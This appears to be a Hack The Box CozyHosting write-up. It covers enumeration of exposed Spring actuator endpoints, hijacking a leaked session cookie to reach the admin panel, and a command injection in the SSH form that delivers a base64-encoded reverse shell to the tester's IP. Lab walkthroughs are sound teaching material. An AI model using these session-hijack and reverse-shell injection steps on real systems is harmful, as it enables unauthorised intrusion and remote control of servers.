Erel Regev

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

Scanning

Started with a very basic scanning:



Two ports are open: 22 and 80.

Added the IP address and domain to the /etc/hosts and accessed the website:



HTB Machine: CozyHosting - Difficulty: Easy

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

Website viewing



Note that it was designed by BootstrapMade. We might use it, and if not, its good to note it.

Login page:



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




Next thing to do after looking at the website is a directory enumeration:





Note the actuator.

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
Some of them has data and some don't. what caught my eyes was the sessions directory:

```
[11:31:29] 200 -    0B  - /actuator/;/ssoSessions
[11:31:29] 200 -    0B  - /actuator/;/sessions
[11:31:29] 200 -    0B  - /actuator/;/sso
[11:31:29] 200 -    0B  - /actuator/;/statistics
[11:31:29] 200 -    0B  - /actuator/;/refresh
[11:31:28] 200 -    0B  - /actuator/;/liquibase
[11:31:29] 200 -    0B  - /actuator/;/trace
[11:31:29] 200 -    0B  - /actuator/;/springWebflow
[11:31:29] 200 -    0B  - /actuator/;/status
[11:31:29] 200 -    0B  - /actuator/;/threaddump
[11:31:30] 200 -   15B  - /actuator/health
[11:31:30] 200 -    5KB - /actuator/env
[11:31:31] 200 -   48B  - /actuator/sessions
[11:31:31] 200 -   10KB - /actuator/mappings
[11:31:35] 401 -   97B  - /admin
[11:31:39] 200 -    0B  - /admin/%3bindex/
[11:31:39] 200 -  124KB - /actuator/beans
```




Looks like it contains data for some users… when comparing the request and the response using Burpsuit's repeater, it seems to be a cookie for the user.

Let's test that by using the found cookie for the user kanderson in the request.

I used random credentials and captured the request using burpsuite.

First I used the cookie when accessing the login page:



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


It sends a GET request to /admin:



Changed the cookie as well:



Managed to log in as Admin:



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



It seems to try and connect using SSH (to my machine). More interesting is the request and the parameters in it:

Command Injection



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I encoded a reverse shell payload to base64, then used a command injection technique to send the payload:

```
sh -i >& /dev/tcp/10.10.14.149/5555 0>&1
```

```
ABC 40   1   0→40 (40 selected)
```

Output

```
c2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuMTQ5LzU1NTUgMD4mMQ==
```

Request

Pretty Raw Hex \n

```
1  POST /executessh HTTP/1.1
2  Host: cozyhosting.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
   Gecko/20100101 Firefox/115.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
   age/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 147
9  Origin: http://cozyhosting.htb
10 Connection: close
11 Referer: http://cozyhosting.htb/admin
12 Cookie: JSESSIONID=3038E6F45FE63D865CB5832369065243
13 Upgrade-Insecure-Requests: 1
14
15 host=10.10.14.149&username=
   ;echo${IFS}"c2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuMTQ5LzU1NTUgMD4mMQ"
   |base64${IFS}-d|bash;
```

Response

HTB Machine: CozyHosting - Difficulty: Easy

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


